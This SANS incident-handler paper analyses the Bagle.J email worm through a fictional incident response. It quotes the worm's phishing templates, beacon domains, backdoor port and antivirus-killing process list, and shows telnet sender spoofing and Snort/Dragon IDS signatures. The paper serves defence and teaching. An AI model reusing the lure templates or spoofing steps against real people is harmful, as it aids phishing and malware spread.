



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

GIAC Certified Incident Handler
Practical Assignment version 3

A Bagel Bites Back: An Analysis of the Bagle/J Worm

Kurt Hinson
May 2004

Table of Contents:

| | |
|--|-----------|
| Introduction..... | 1 |
| Statement of Purpose..... | 2 |
| The Exploits..... | 4 |
| The Platforms/Environments..... | 18 |
| Stages of the Attack..... | 33 |
| Prevention..... | 34 |
| The Incident Handling Process..... | 35 |
| A Timeline of the Bagle Virus (So Far)..... | 39 |
| Conclusion..... | 43 |
| Works Cited/References..... | 44 |
| Appendix..... | 48 |

© SANS Institute 2004, Author retains full rights

Introduction

A bagel is: "A glazed, ring-shaped roll with a tough, chewy texture, made from plain yeast dough that is dropped briefly into nearly boiling water and then baked",¹ and a very tasty addition to early morning meetings at the office I might add. The "Bagle" worm was something very different indeed. On January 18, 2004 a new worm called "Bagle", "Bagel" or "Beagle" was discovered.² For the purposes of this paper I will refer to the worm as "Bagle" since a majority of the antivirus vendors chose to refer to it as such. Around the same time several other worms arrived on the scene including "Netsky",³ and the now infamous "Mydoom".⁴

What these worms had in common was uncanny as they sought to exploit human nature through social engineering by arriving as mail messages with subjects and message text that attempted to lure the recipient into opening them, as was the case with Bagle and its variants.⁵ The author also chose to code the worm so it would send itself as a variety of attachment types with randomized names.⁶ In the case of BagleJ which was a variant released on March 2, 2004⁷ the worm would arrive as a password protected zip file or pif file. Many Network Administrators are filtering mail attachments, including the company I work for however, zip files have been largely exempted due to our clients' needs to get information in a timely manner, antivirus solutions at the desktop and other layers of defense. BagleJ and other worms were coded to use this to their advantage. This is definitely one "Bagel" that will bite you if you let it!

¹ <http://dictionary.reference.com/search?r=2&q=bagel>

² http://vil.nai.com/vil/content/v_100965.htm

³ http://vil.nai.com/vil/content/v_101048.htm

⁴ http://vil.nai.com/vil/content/v_100983.htm

⁵ Lyman

⁶ http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.J&VSec=T

⁷ http://vil.nai.com/vil/content/v_101071.htm

Statement of Purpose

The purpose of this paper is to examine and analyze the Bagle Worm (J variant) as an example of incident handling. As of the writing of this paper there were still variants of the Bagle worm emerging and according to sources⁸ a battle of the worm writers was underway between the author of Bagle and the author of Netsky (another worm that we will not cover here). For the purposes of this paper I will be focusing on the J variant of the Bagle worm, having captured a live but unexecuted copy at my company's SMTP gateway. I will be providing an overview of the Bagle worm, technical details of the worm from execution to eradication, methods of infection as well as prevention tips for this and future worms. I will also be covering the Incident Response process and how it came into play during my dealing with this worm. The organization for this incident is purely fictional although the worm itself is from an original e-mail destined for my company. All output, examples and data are from a lab environment that consisted of a stand-alone laptop with Windows 2000 with all current service packs, updates and patches except where noted. I also installed the Ethereal Sniffer⁹ as well as a demo version of PE Explorer¹⁰ to disassemble the virus. Once my analysis was completed, I nuked the laptop from high orbit to erase all traces of the worm.

NOTE: The Ethereal Sniffer was recently found to contain several vulnerabilities so make sure you have the most current version. See below for the advisory from Secunia¹¹.

TITLE:

Ethereal Multiple Vulnerabilities

SECUNIA ADVISORY ID:

SA11185

VERIFY ADVISORY:

<http://secunia.com/advisories/11185/>

CRITICAL:

Moderately critical

IMPACT:

DoS, System access

WHERE:

>From remote

⁸ Schwartz

⁹ <http://www.ethereal.com/>

¹⁰ <http://www.heaventools.com/overview.htm>

¹¹ <http://secunia.com/advisories/11185/>

SOFTWARE:
Ethereal 0.x

DESCRIPTION:

Multiple vulnerabilities have been discovered in Ethereal, which can be exploited by malicious people to compromise a vulnerable system or cause a DoS (Denial-of-Service).

- 1) Stefan Esser has discovered thirteen boundary errors in the NetFlow, IGAP, EIGRP, PGM, IrDA, BGP, ISUP, and TCAP protocol dissectors, which can be exploited to cause buffer overflows. This may allow execution of arbitrary code on a vulnerable system running Ethereal by sending a malicious packet or by tricking a user into opening a malicious packet trace file.
- 2) Ethereal can reportedly be crashed via a zero-length Presentation protocol selector.
- 3) Jonathan Heussner has discovered an error within the handling of RADIUS packets, which can cause Ethereal to crash.
- 4) An unspecified error within the handling of malformed colour filter files can reportedly cause a segmentation fault.

The vulnerabilities affect versions 0.8.13 through 0.10.2.

SOLUTION:

Update to version 0.10.3, when it becomes available.

<http://www.ethereal.com/download>

Disable the affected protocol dissectors. Only use trusted packet trace files and colour filter files.

PROVIDED AND/OR DISCOVERED BY:

- 1) Stefan Esser
- 3) Jonathan Heussner

ORIGINAL ADVISORY: <http://www.ethereal.com/appnotes/enpa-sa-00013.html>

The Exploits

And That's the Way it Was March 2, 2004

John is an Information Security Analyst for a small company in the Southwest. He works on a team of four and feels rather fortunate to be employed in an organization that has designated positions specifically for the security of information assets. Still, the hours are long and there never seems to be enough time to complete projects as well as implement all the proactive measures he'd like to, but considering the current pattern of down-sizing, outsourcing and cutbacks he feels that he's making progress in small steps. Recently John was able to attend some long overdue training through the SANS Institute and immediately began to put as much of it into practical use as possible. John's company is fairly supportive and backs his team on the Defense in Depth approach to securing their data. This approach has saved the company numerous times from viruses and other costly events.

One evening, while John was on his way home, he received a call from one of the other team members on his cell phone. John was advised that an e-mail had been intercepted at the SMTP gateway that the company uses to screen incoming e-mail for viruses, content, and attachments. This particular e-mail was troubling because it appeared to be from the company's own electronic billing customer service mailbox. It also contained a password protected, zipped attachment¹². Here is the actual e-mail (the domain names have been changed to protect the identity of John's organization):

-----Original Message-----

From: support@acompany.com [mailto:support@acompany.com]
Sent: Tuesday, March 02, 2004 4:12 PM
To: Customer Correspondence
Subject: BE VERY CAREFUL WITH THIS MESSAGE!!!! Important notify about your e-mail account.

Dear user, the management of acompany.com mailing system wants to let you know that,

Our main mailing server will be temporary unavaible for next two days, to continue receiving mail in these days you have to configure our free auto-forwarding service.

Please, read the attach for further details.

For security purposes the attached file is password protected. Password is "10513".

The Management,
The acompany.com team
<http://www.acompany.com>

¹² [http://en.wikipedia.org/wiki/Zip_\(file_format\)](http://en.wikipedia.org/wiki/Zip_(file_format))

It was actually a fluke that this e-mail was stopped at the SMTP gateway. The exclamation marks in the subject line matched a spam filter that John's company uses and this message ended up in a hold queue. John's company blocks many kinds of attachments but zip files have been allowed due to the business needs of his internal clients.

It was doubtful that this e-mail originated from John's company and a quick phone call confirmed that no e-mails of that kind had been deliberately sent from the Customer Service area to electronic billing customers. Was someone fraudulently sending e-mails that appeared to be originating from John's company? Had some system run amok? Had someone managed to obtain a list of customer information? Could this be a virus?

John and his team member, who we'll call Maria, knew this could be a serious incident and started an analysis to determine the origin as well as attempt to see how far this had spread. An incident "refers to an adverse event in an information system and/or network..."¹³. An event is literally "any observable occurrence in a system and/or network"¹⁴. Indeed their preparation (the six steps of incident handling include: preparation, identification, containment, eradication, recovery and lessons learned) would pay off and now they were on to Identification.

Maria is the newest member of the team and has a technical background but is learning security procedures and processes as defined by the company. It was one of these procedures that brought the e-mail to Maria's attention. John decided to walk Maria through deciphering the SMTP header in the message, while paying for some groceries he had stopped to pick up on his way home. John guided Maria through extracting the SMTP header by viewing the e-mail's properties and had Maria read him the result. Here's a copy of the header from the message:

```
Received: from webshield (webshield.corp.acompany.com [xxx.xxx.xxx.xxx])  
by exchange.corp.acompany.com with SMTP (Microsoft Exchange Internet Mail  
Service Version 5.5.2653.13)  
id FA09JSMP; Tue, 2 Mar 2004 16:59:17 -0700  
Received: From our-firewall.corp.acompany.com ([xxx.xxx.xxx.xxx]) by  
webshield (WebShield SMTP v4.5 MR1a);  
id 1078269159258; Tue, 2 Mar 2004 16:12:39 -0700  
Received: from [150.135.81.xxx] by our-firewall.corp.acompany.com  
via smtpd (for [xxx.xxx.xxx.xxx]) with SMTP; Tue, 2 Mar 2004  
16:12:38 -0700
```

Note: Webshield is a registered trademark of Network Associates

¹³ SANS Incident Handling 4.1 Page 6

¹⁴ SANS Incident Handling 4.1 Page 7

John had worked with Maria in the past showing her how external e-mail has a header that shows the route that the mail took from source to destination. He had also shown Maria how easily the sender's address could be spoofed but that the header normally contained the originating ip address. When a message is sent, each server that handles the message along the way adds its own information to the header. You can literally trace the path a message took from the point of origin to the recipient by viewing the header information. Of course spammers and others know this too and will send their e-mail through servers that are unsecured in an attempt to mask the true origin.

SMTP Primer

We need to take a slight detour here and talk about SMTP. SMTP stands for Simple Mail Transfer Protocol. It's covered in RFC 821¹⁵. Basically, SMTP is how mail servers talk to each other. When you send an email to someone across the world, your email server takes the message and talks SMTP to the server it is forwarding your message to. This continues until your message makes it to the destination mail server. There are other mail protocols like POP3 and IMAP but those are used for retrieving e-mail from a server to your e-mail client such as Outlook, Eudora, etc.

We're not going to get too deep into SMTP but you should know this. Anyone can send SMTP mail using nothing more than a telnet client! This is important to note since most of the newer viruses use their own built-in methods to send the infected e-mails. Another trick that has been commonly used is that of spoofing the sender name to be from the same domain as the intended recipient. Why do that? It's very simple, many Administrators have secured their e-mail servers and even implemented firewall rules that will only allow SMTP traffic destined for their domain, and in some cases only from certain domains. Of course an email server will accept mail from its own domain, in some cases even when the address doesn't exist. It's also another way to social engineer its way in.

Example of Using Telnet to Send Email through an SMTP Server

telnet xxx.xxx.xxx.xxx 25 (creates the connection to the destination mail server on TCP port 25)
helo <some servers require a local domain name here>
mail from: <whatever address you want to enter>
rcpt to: <the intended recipient>
note: some SMTP servers require the < and > when sending the rcpt to: command
data <what ever the message is>
.
(on the last line you must enter a period by itself to signal the end of the message)
quit

¹⁵ <http://www.ietf.org/rfc/rfc0821.txt?number=821>

And Now We Return to Our Story

The original message in this case came from 150.135.81.xxx and a quick check of the firewall logs corroborated this. John advised Maria to do a quick lookup of that ip address to determine the name of the source. Maria chose to go to the ARIN (American Registry for Internet Numbers) website to lookup the information.

Firewall log of Infected Message Entering the Domain

```
Mar 02 16:12:39.526 our-firewall smtp[1884]: 121 Statistics: duration=1.60
user=acompany@customercarecenter.net id=IhRjzf sent=18495 rcvd=338
srcif=EAB80096-7D4 src=150.135.81.xxx/24370 cldst=xxx.xxx.xxx.xxx/25
svsrc=xxx.xxx.xxx.xxx/9257 dstif=3ED9D84E-F81 dst=xxx.xxx.xxx.xxx/25 op="To 1
recips"
arg=foaiaghmpxnciahqtao@acompany.com result="250 Mail accepted"
proto=smtp rule=14
```

Output from ARIN WHOIS

[ARIN Home Page](#) [ARIN Site Map](#) [ARIN WHOIS Help](#) [Tutorial on Querying ARIN's WHOIS](#)

Search for :

Submit

Search results for: 150.135.81.xxx

OrgName: University of Arizona
OrgID: [UOAZ](#)
Address: 1077 N Highland Ave
City: Tucson
StateProv: AZ
PostalCode: 85721
Country: US

NetRange: [150.135.0.0](#) - [150.135.255.255](#)
CIDR: 150.135.0.0/16
NetName: [UA-STU-NET](#)
NetHandle: [NET-150-135-0-0-1](#)
Parent: [NET-150-0-0-0-0](#)
NetType: Direct Assignment
NameServer: ARIZONA.EDU
NameServer: NS-REMOTE.ARIZONA.EDU
NameServer: UAZHE0.PHYSICS.ARIZONA.EDU
Comment:
RegDate: 1991-05-14
Updated: 2001-10-10

TechHandle: [CD503-ARIN](#)
TechName: De Young, Chris
TechPhone: +1-520-626-3213

TechEmail: chd@arizona.edu

OrgTechHandle: [CD503-ARIN](#)

OrgTechName: De Young, Chris

OrgTechPhone: +1-520-626-3213

OrgTechEmail: chd@arizona.edu

ARIN WHOIS database, last updated 2004-03-01 23:15

Enter ? for additional hints on searching ARIN's WHOIS database.

If contact information is out of date or incorrect, please contact hostmaster@arin.net. Include all relevant information in your e-mail and ARIN will investigate the matter.

The originating sender was a local university. John and Maria decided to check the current virus alerts, theorizing that this e-mail most likely contained a virus although the SMTP gateway would have detected any that were covered by the latest antivirus definitions. This would fit the patterns of information obtained so far. From past experience John knew that the local universities often had virus outbreaks although they were working diligently to try to get the upper hand. A check of the antivirus vendor websites found several new alerts including one for BagleJ which fit what they were seeing.

One of the virus alerts for BagleJ as provided by Symantec.¹⁶

W32.Beagle.J@mm



Discovered on: March 02, 2004

Last Updated on: March 08, 2004 02:08:04 PM

The W32.Beagle.J@mm worm:

- Is a mass-mailing worm that opens a backdoor on TCP port 2745 and uses its own SMTP engine to spread through email.
- Sends the attacker the port on which the backdoor listens, as well as the IP address.
- Attempts to spread through file-sharing networks, such as Kazaa and iMesh, by dropping itself into the folders that contain "shar" in their names.

The email has the following characteristics:

From: Spoofed to appear as though it is coming from one of the following addresses at the recipient's domain:

- management

¹⁶ <http://securityresponse.symantec.com/avcenter/venc/data/pf/w32.beagle.j@mm.html>

- administration
- staff
- noreply
- support

Attachment: A randomly named .exe file, stored inside a .zip file, or a .pif file. The .zip file may be password-protected, though Symantec antivirus products will detect these files.

Note:

- Virus definitions released on February 18, 2004 detect this threat as [W32.Beagle.A@mm](#).
- There is no static MD5 available for this threat.
- Symantec Security Response has developed a [removal tool](#) to clean the infections of W32.Beagle.J@mm.

Also Known As: W32/Bagle.j@MM [McAfee], WORM_BAGLE.J [Trend], Win32.Bagle.J [Computer Associates], W32/Bagle-J [Sophos]
Variants: W32.Beagle.I@mm
Type: [Worm](#)
Infection Length: 12,288 bytes

Systems Affected: Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP
Systems Not Affected: DOS, Linux, Macintosh, OS/2, UNIX, Windows 3.x

| protection | |
|---|----------------|
| Virus Definitions (Intelligent Updater) * | March 02, 2004 |
| Virus Definitions (LiveUpdate™) ** | March 02, 2004 |
| <p>* Intelligent Updater definitions are released daily, but require manual download and installation. Click here to download manually.</p> <p>** LiveUpdate virus definitions are usually released every Wednesday. Click here for instructions on using LiveUpdate.</p> | |

threat assessment

[Damage](#)

- [Payload Trigger](#): n/a

- [Payload](#): n/a
 - [Large scale e-mailing](#): Emails all the contacts it can find inside the files with the extensions: .wab, .txt, .msg, .htm, .xml, .dbx, .mdx, .eml, .nch, .mmf, .ods, .cfg, .asp, .php, .pl, .adb, .tbb, .sht, .uin, .cgi
 - [Deletes files](#): n/a
 - [Modifies files](#): n/a
 - [Degrades performance](#): n/a
 - [Causes system instability](#): n/a
 - [Releases confidential info](#): Allows unauthorized remote access.
 - [Compromises security settings](#): Terminates processes related to some security programs.

Distribution

- [Subject of email](#): Varies
- [Name of attachment](#): Randomly named .exe file inside a.zip file. The embedded .exe file is password-protected with a random password.
- [Size of attachment](#): 13 KB
- [Time stamp of attachment](#): n/a
- [Ports](#): TCP 2745
- [Shared drives](#): n/a
- [Target of infection](#): n/a

technical details

When W32.Beagle.J@mm is executed, it performs the following actions:

1. Copies itself as %System%\irun4.exe.

Note: %System% is a variable. The worm locates the System folder and copies itself to that location. By default, this is C:\Windows\System (Windows 95/98/Me), C:\Winnt\System32 (Windows NT/2000), or C:\Windows\System32 (Windows XP).

2. Creates the file, %System%\irun4.exeopen, which is a .zip file with password protection. The password is randomly assigned and is included in the text portion of the mail message.

3. Adds the value:

"ssate.exe"="%System%\irun4.exe"

to the registry key:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

so that W32.Beagle.J@mm runs when you start Windows.

4. Opens a backdoor on TCP port 2745.

If an attacker sends a specially formatted data message to the port, the worm will allow an arbitrary file to be downloaded to the %Windir% folder. This file will be saved as %Windir%\iuplda<x>.exe, where <x> is a random string of characters.

5. Sends HTTP GET requests to the following Web sites on TCP port 80:

- postertog.de
- www.gfotxt.net
- www.maiklibis.de

The GET request sends the port number on which the infected computer listens, and the IP address.

6. Attempts to end the following processes, which are responsible for updating the signatures of various antivirus programs:

- Atupdater.exe
- Aupdate.exe
- Autodown.exe
- Autotrace.exe
- Autoupdate.exe
- Avltmain.exe
- Avpupd.exe
- Avwupd32.exe
- Avxquar.exe
- Cfiaudit.exe
- Drwebupw.exe
- Icssuppnt.exe
- lcsupp95.exe
- Luall.exe
- Mcupdate.exe
- Nupgrade.exe
- Outpost.exe
- Update.exe

7. Scans files on the local drives with the following extensions:

- .wab
- .txt
- .msg
- .htm
- .xml
- .dbx
- .mdx
- .eml
- .nch
- .mmf
- .ods
- .cfg
- .asp
- .php
- .pl
- .adb
- .tbb

- .sht
- .uin
- .cgi

and collects any email addresses it finds.

8. To spread across file-sharing networks, such as Kazaa and iMesh, W32.Beagle.J@mm drops itself into folders that contain the string "shar" in their names. The worm uses the file names from the following list:
 - ACDSee 9.exe
 - Adobe Photoshop 9 full.exe
 - Ahead Nero 7.exe
 - Matrix 3 Revolution English Subtitles.exe
 - Microsoft Office 2003 Crack, Working!.exe
 - Microsoft Office XP working Crack, Keygen.exe
 - Microsoft Windows XP, WinXP Crack, working Keygen.exe
 - Opera 8 New!.exe
 - Porno pics archive, xxx.exe
 - Porno Screensaver.scr
 - Porno, sex, oral, anal cool, awesome!!.exe
 - Serials.txt.exe
 - WinAmp 5 Pro Keygen Crack Update.exe
 - WinAmp 6 New!.exe
 - Windown Longhorn Beta Leak.exe
 - Windows Sourcecode update.doc.exe
 - XXX hardcore images.exe
9. Uses its own SMTP engine to send itself to the email addresses found. The worm contains its own MIME-encoding routine and will compose the email in memory.

The email has the following characteristics:

From: (May be one of the following)

- management@<recipient domain>
- administration@<recipient domain>
- staff@<recipient domain>
- noreply@<recipient domain>
- support@<recipient domain>

Subject: (One of the following)

- E-mail account disabling warning.
- E-mail account security warning.
- Email account utilization warning.
- Important notify about your e-mail account.
- Notify about using the e-mail account.
- Notify about your e-mail account utilization.
- Warning about your e-mail account.

Message: (One of the following lines)

- Dear user of <domain>,
- Dear user of <domain> gateway e-mail server,
- Dear user of e-mail server "<domain>",
- Hello user of <domain> e-mail server,
- Dear user of "<domain>" mailing system,

- Dear user, the management of <domain> mailing system wants to let you know that,

Followed by one of the following paragraphs:

- Your e-mail account has been temporary disabled because of unauthorized access.
- Our main mailing server will be temporary unavaible for next two days, to continue receiving mail in these days you have to configure our free auto-forwarding service.
- Your e-mail account will be disabled because of improper using in next three days, if you are still wishing to use it, please, resign your account information.
- We warn you about some attacks on your e-mail account. Your computer may contain viruses, in order to keep your computer and e-mail account safe, please, follow the instructions.
- Our antivirus software has detected a large ammount of viruses outgoing from your email account, you may use our free anti-virus tool to clean up your computer software.
- Some of our clients complained about the spam (negative e-mail content) outgoing from your e-mail account. Probably, you have been infected by a proxy-relay trojan server. In order to keep your computer safe, follow the instructions.

Followed by one of the following lines:

- For more information see the attached file.
- Further details can be obtained from attached file.
- Advanced details can be found in attached file.
- For details see the attach.
- For details see the attached file.
- For further details see the attach.
- Please, read the attach for further details.
- Pay attention on attached file.

Followed by:

- The <domain> team <http://www.<domain>>

Followed by one of the following lines:

- The Management,
- Sincerely,
- Best wishes,
- Have a good day,
- Cheers,
- Kind regards,

If the attachment is a zip file, the message will include one of the following lines:

- For security reasons attached file is password protected. The password is "<password>".
- For security purposes the attached file is password protected. Password is "<password>".
- Attached file protected with the password for security reasons. Password is <password>.
- In order to read the attach you have to use the following password: <password>.

Notes:

- <domain> is the domain name part of the email address.
 - <password> is a five-digit, random number that the worm used to encrypt the attached .zip file.
-

Attachment: <One of the following names>.zip or .pif:

- Attach
- Information
- Readme
- Document
- Info
- TextDocument
- TextFile
- MoreInfo
- Message

The .zip file contains a randomly named .exe file, which is password-protected with the aforementioned password.

10. The worm will not send email messages to the addresses containing any of the following strings:

- @hotmail.com
- @msn.com
- @microsoft
- @avp.
- noreply
- local
- root@
- postmaster@

A quick search of the Common Vulnerabilities and Exploits database yielded no results. No CVE number has been assigned.

John and Maria could also concluded from the multiple antivirus vendor descriptions that this worm targets all Windows operating systems ranging from older Windows 95 to the current Windows XP and everything in between. Due to this being a file that has to be executed and not an exploit of an existing vulnerability, no service pack or patch information was applicable.

Quickly John and Maria concluded that their antivirus vendor did not yet have a definition to cover this new variant although there were a few stand-alone utilities to remove it, and that infected e-mails could be flowing into the company as they spoke. It had only been luck that the one they had received had punctuation in the subject that had triggered a filter at the SMTP gateway, but the information


they were seeing told them that this virus was randomizing subjects, senders and message bodies as well as attachment names and types. There would be no way to filter a specific named attachment as they had done many times before.

So far you've seen BagleJ called a worm and a virus in this paper. So which is it, worm or virus? Actually it's both. A virus attaches itself to another program to be executed by an unwitting user whereas a worm functions by replicating itself to other systems without direct user involvement¹⁷. BagleJ arrives in the form of an attachment to an e-mail as you have seen so far, yet it has the ability to send itself to other systems via the SMTP engine it has as well as copying itself as files that would be attractive to users of peer-to-peer file sharing software. In either case the recipient would need to execute the file to infect the target system(s). Knowing that BagleJ is a worm makes John and Maria's job all the more urgent. Based on their past experiences they know that worms can be tricky to remove and can spread incredibly fast. Just over a year ago they encountered a nasty worm that infected their whole network in a matter of minutes. They had no choice but to disconnect from the outside world and spend three days cleaning up the infected machines. The effort encompassed their whole department, working in shifts day and night until the worm had been contained. It was that event and the lessons learned that helped formulate their current incident response plans and procedures. It was an incident they prayed would not be repeated here.

The procedure at Acompany calls for the Information Security Team to get concurrence from another team before implementing any new blocks at the SMTP gateway and so a call was immediately placed to the after-hours support person for that team. An agreement was reached based on the facts at hand and Maria proceeded to add a block for all .zip files to the SMTP gateway. John, who had now connected remotely, began assessing the situation to try to determine if any PCs within Acompany had been infected. With a new virus identified the two could start containment measures if necessary. Maria also notified the Help Desk on-call person and drafted an e-mail to go out to the client base notifying them of the .zip file blocks and a quick overview of the virus. She needed to counter the social engineering aspect of this virus as quickly as possible. Both Maria and John had found that getting a quick e-mail out to everyone provided a huge increase in eyes and ears when looking for possible infections, but this was an after-hours situation and there would be minimum staffing in most areas of the company. John and Maria also started logs of what had happened so far and would continue to annotate them throughout the coming hours.

¹⁷ Worms versus Viruses

The Acompany Network



It looked like a long night ahead as John started scanning the network subnets for open TCP port 2745. He also edited a Visual Basic Script (see appendix) that they had used many times in the past to find and temporarily disable infected machines across their domain. This script looks for PCs with specific executables (irun4.exe in this case) and uses a free utility call PSKILL¹⁸ to halt the processes. One of the developers at John's company had helped write this in a hurry during a previous incident and it had proved very valuable in limiting the infections until further tools and definition files became available. Maria also

¹⁸ <http://www.sysinternals.com/ntw2k/freeware/pskill.shtml>

checked the firewall logs to see if any unauthorized connections had been attempted.

Following the description for the virus Maria filtered the logs for any unauthorized outbound SMTP connection attempts since this particular variant used its own SMTP engine to send itself out to others. The author was specifically targeting home and corporate users whose Windows PCs were operating in environments without restrictions on outbound SMTP or peer-to-peer file sharing. Firewalls would do nothing to prevent this virus from spreading if they did not block unauthorized SMTP traffic. If their company was infected they should be able to see a large amount of SMTP traffic being generated. In fact this virus could cause a denial of service attack on their network by tying up the network with an overwhelming amount of traffic.

John and Maria were fairly confident that the multiple layers of security would prevent the virus from spreading out of control but they continued to monitor their firewall, IDS system and other logs to be certain. John also had Maria forward him the copy they received to an outside e-mail account so he could start analyzing it on a stand-alone laptop he had procured just for that purpose. John did this while continuing to monitor his network scans, which so far had come back clean. Maria continued monitoring logs as well as monitoring the antivirus vendor site for a new definition file. At this point both the IDS system and SMTP gateway were indicating large amounts of inbound SMTP traffic with attachments that were being successfully stripped at the gateway due to the attachment blocks.

IDS Signatures for BagleJ

John and Maria monitored the user groups for their IDS systems and found that signature(s) had already been created by some other admins who were infected and added them to their intrusion detection systems. You may recall that up to this point they were watching for SMTP messages with certain attachment types coming in from outside. Now they would have the added ability to watch for traffic specific to any infected PCs attempting to send email to unsuspecting victims from inside their network.

SNORT

```
alert tcp any any -> any 25 (msg:"Beagle"; \
content:"7Ff8i30li00MwekCM8DjAvOri00Mg+ED4wLzql/JwggAVYvsV1OLXQyLfQhqGeh1AgAAg
8Bh"; \
classtype:misc-attack; rev:1;)
```


Dragon IDS

```
T D A B 0 0 25 WORM:BAGLE
JlcE0GsRV/2bjKbXskGqXBQj0z9P1Cs7K/2fi4xdgZ82i4/2bByDUI0wOd4VHVyseZ
```

Both of these signatures trigger on specific packet contents sent to TCP port 25 (SMTP).

The Platform/Environments

